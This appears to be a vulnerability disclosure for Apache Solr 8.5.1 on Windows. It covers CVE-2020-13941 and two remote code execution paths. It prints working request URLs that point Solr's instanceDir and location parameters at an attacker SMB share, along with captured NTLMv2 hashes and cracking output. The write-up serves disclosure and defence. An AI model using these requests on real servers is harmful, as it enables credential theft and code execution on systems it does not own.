
Apache Solr Disclosures


Version 8.5.1

Environment:

- Apache Solr v8.5.1
- Windows Server



- Attacker is a Linux running a SMB Server



```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.243.128  netmask 255.255.255.0  broadcast 192.168.243.255
        inet6 fe80::20c:29ff:fed5:93ec  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:d5:93:ec  txqueuelen 1000  (Ethernet)
        RX packets 8117  bytes 7966746 (7.5 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3788  bytes 783651 (765.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 110  bytes 7970 (7.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 110  bytes 7970 (7.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@kali:~# ss -tulpn
Netid          State          Recv-Q         Send-Q                 Local Address:Port                 Peer Address:Port         Process
udp            UNCONN         0              0                            0.0.0.0:68                        0.0.0.0:*             users:(("dhclient",pid=642,fd=9))
udp            UNCONN         0              0                            0.0.0.0:111                       0.0.0.0:*             users:(("systemd",pid=1,fd=35))
udp            UNCONN         0              0                               [::]:111                          [::]:*             users:(("systemd",pid=1,fd=37))
tcp            LISTEN         0              50                           0.0.0.0:445                       0.0.0.0:*             users:(("smbd",pid=4807,fd=33))
tcp            LISTEN         0              50                           0.0.0.0:139                       0.0.0.0:*             users:(("smbd",pid=4807,fd=34))
tcp            LISTEN         0              128                          0.0.0.0:111                       0.0.0.0:*             users:(("systemd",pid=1,fd=34))
```

CVE Findings:

1. CVE-2020-13941: Abusing UNC Paths in Windows Environments

Description:
Multiple Solr endpoints have been found to accept absolute paths. In Windows systems these absolute path can be forced to make the OS connect to an attacker-controlled SMB server.
This behaviour may result in attacks such as:

- Capturing the NTLM hash and cracking it locally
- SMB Relay attack that can be used to authenticate to other SMB servers

Solr Mode	Endpoint	Parameter
Standalone	/solr/admin/cores?action=CREATE	instanceDir
Cloud	/solr/admin/collections?action=RESTORE	location
	/solr/admin/collections?action=BACKUP	location
	/solr/<collection>/replication?command=restore	location
	/solr/<collection>/replication?command=backup	location

Note: Only the last 2 endpoints are considered part of CVE-2020-13941 as they do not require authentication to be called.

Proof of Concept:
Unlike the vulnerabilities presented in the "Non-CVE Findings" section, not all endpoints that can be used to point to a remote SMB location can be directly leveraged to obtain RCE using Solr functionalities. On the other hand, depending on the setting of the OS, these can be used to capture or relay NTLM hashes.

Although SMB relay attacks are more dangerous as they may directly result in RCE, these require multiple OS level misconfiguration that are out of Solr's application scope. Therefore, we will focus on the NTLM hash capture attack.

In this case, the attacker sets up a malicious smb server (E.g. Metasploit's server/capture/smb[1], Impacket's SMBServer.py[2], etc.) and forces the Solr application to connect to it via one or more of the following URLs:

Solr Standalone – Core Creation:

```
http://solr/admin/cores?action=CREATE&instanceDir=%5C%5C192.168.243.128%5Cmal
%5Cdb&name=new_core
```

Solr Cloud – Collection Restore:

```
http://192.168.243.129:8983/solr/admin/collections?
action=RESTORE&name=a&collection=a&location=\\192.168.243.128\mal\
```

[1] https://www.rapid7.com/db/modules/auxiliary/server/capture/smb
[2] https://github.com/SecureAuthCorp/impacket/blob/master/examples/smbserver.py

Solr Cloud – Collection Backup :

```
http://192.168.243.129:8983/solr/admin/collections?
action=BACKUP&name=a&collection=gettingstarted&location=\\192.168.243.128\mal\
```

Solr Cloud – Collection Replication Restore:

```
http://192.168.243.129:8983/solr/gettingstarted/replication?command=restore&location=\\
192.168.243.128\mal\
```

Solr Cloud - Collection Replication Backup:

```
http://192.168.243.129:8983/solr/gettingstarted/replication?command=backup&location=\\
192.168.243.128\mal\
```

If the victim successfully connects back, the attacker should capture the victim's NETNTLM hash.

```
msf5 auxiliary(server/capture/smb) > options

Module options (auxiliary/server/capture/smb):

   Name        Current Setting   Required  Description
   ----        ---------------   --------  -----------
   CAINPWFILE                    no        The local filename to store the hashes in Cain&Abel format
   CHALLENGE   1122334455667788  yes       The 8 byte server challenge
   JOHNPWFILE  solr_win.hashes   no        The prefix to the local filename to store the hashes in John forma
   SRVHOST     0.0.0.0           yes       The local host or network interface to listen on. This must be an
   SRVPORT     445               yes       The local port to listen on.


Auxiliary action:

   Name     Description
   ----     -----------
   Sniffer


msf5 auxiliary(server/capture/smb) >
[*] SMB Captured - 2020-05-23 18:02:15 -0500
NTLMv2 Response Captured from 192.168.243.129:51661 - 192.168.243.129
USER:Administrator DOMAIN:WIN-NG3T89A1DR9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:a2b3af94dfa579fa82ba0ccc39ade562
NT_CLIENT_CHALLENGE:0101000000000000069e489335631d601a9ea146d65426f9b0000000002000000000000000000000
[*] SMB Captured - 2020-05-23 18:02:15 -0500
NTLMv2 Response Captured from 192.168.243.129:51661 - 192.168.243.129
USER:Administrator DOMAIN:WIN-NG3T89A1DR9 OS: LM:
LMHASH:Disabled
LM_CLIENT_CHALLENGE:Disabled
NTHASH:33f255f2b41d44ab65fcf01940dfc354
NT_CLIENT_CHALLENGE:0101000000000000069e489335631d6018051a3a8bb2152b3000000000200000000000000000000
[*] SMB Captured - 2020-05-23 18:02:15 -0500
```

These hashes can then be cracked locally by the attacker, and once cracked, these can be used to mount further attacks on the target machine.


```
root@kali:~# john solr_win.hashes_netntlmv2 -wordlist=test.lst
Using default input encoding: UTF-8
Loaded 31 password hashes with 31 different salts (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
H[redacted]!        (Administrator)
H[redacted]!        (Administrator)
H[redacted]!        (Administrator)
```

Non-CVE Findings:

1. Remote Code Execution via Core Creation

Description:
If an attacker gains access to the administration interface of a Solr installation running on a Windows machine, this can be used to leverage the “Core CREATE” feature to create a core with configurations from an arbitrary remote SMB location.
Successfully creating a core with malicious configurations will result in Remote Code Execution.


Setup:
We start the Solr server in standalone mode and we setup the malicious SMB server.
Optionally we can check that the windows server successfully reaches the SMB.




Note: The victim’s IP is 192.168.243.129 and the attacker’s IP is 192.168.243.128.

Proof of Concept:
The “instanceDir” parameter in the core creation process works with absolute paths.
Because windows systems have inbuild SMB support, an attacker can give a remote SMB file path as the value of “instanceDir” in order to serve Solr a set of malicious configurations.

In this case we will use the “instanceDir” to point to our remote malicious SMB filesystem with the form “\\<Attacker_IP>\<Share_Name>\<Config_Folder>” (“\\192.168.243.128\mal\db”).




If the operation was successful, we will observe the newly created core pointing to our remote filesystem.




Having full write access over our malicious file system, the attacker can create any arbitrary Solr configurations. In this case we will use the configs to insert Java code via scripts elements in the “DataImportHandler” configurations (like in CVE-2019-0193[3]), but other vectors are also possible.

[3] https://issues.apache.org/jira/browse/SOLR-13669




With the malicious core in place, the attacker is able to execute arbitrary code by pressing the “Execute” button. In this case the code results in a “calculator” popping on the victim’s server.



2. Remote Code Execution via Collection Restore

Description:
If an attacker gains access to the administration interface of a Solr Cloud installation running on a Windows machine, this can be used to leverage the “Collection RESTORE” feature to create a collection with configurations from an arbitrary remote SMB location. Successfully creating a collection with malicious configurations will result in Remote Code Execution.

Setup:
We start the Solr server in Cloud mode and we setup the malicious SMB server. Optionally we can check that the windows server successfully reaches the SMB.




Note: The victim’s IP is 192.168.243.129 and the attacker’s IP is 192.168.243.128.

Proof of Concept:
The “location” parameter in the collection restauration process works with absolute paths. Because windows systems have inbuild SMB support, an attacker can use a remote SMB file path as “location” in order to serve Solr a set of malicious configurations.


In this case we will use the “location” to point to our remote malicious SMB filesystem with the form “\\<Attacker_IP>\<Share_Name>” (“\\192.168.243.128\mal”).

The GET HTTP Request will have the following form:


```
GET /solr/admin/collections?action=RESTORE&name=mal_backup&collection=mal&location=\\
192.168.243.128\mal\ HTTP/1.1
Host: 192.168.243.129:8983
```



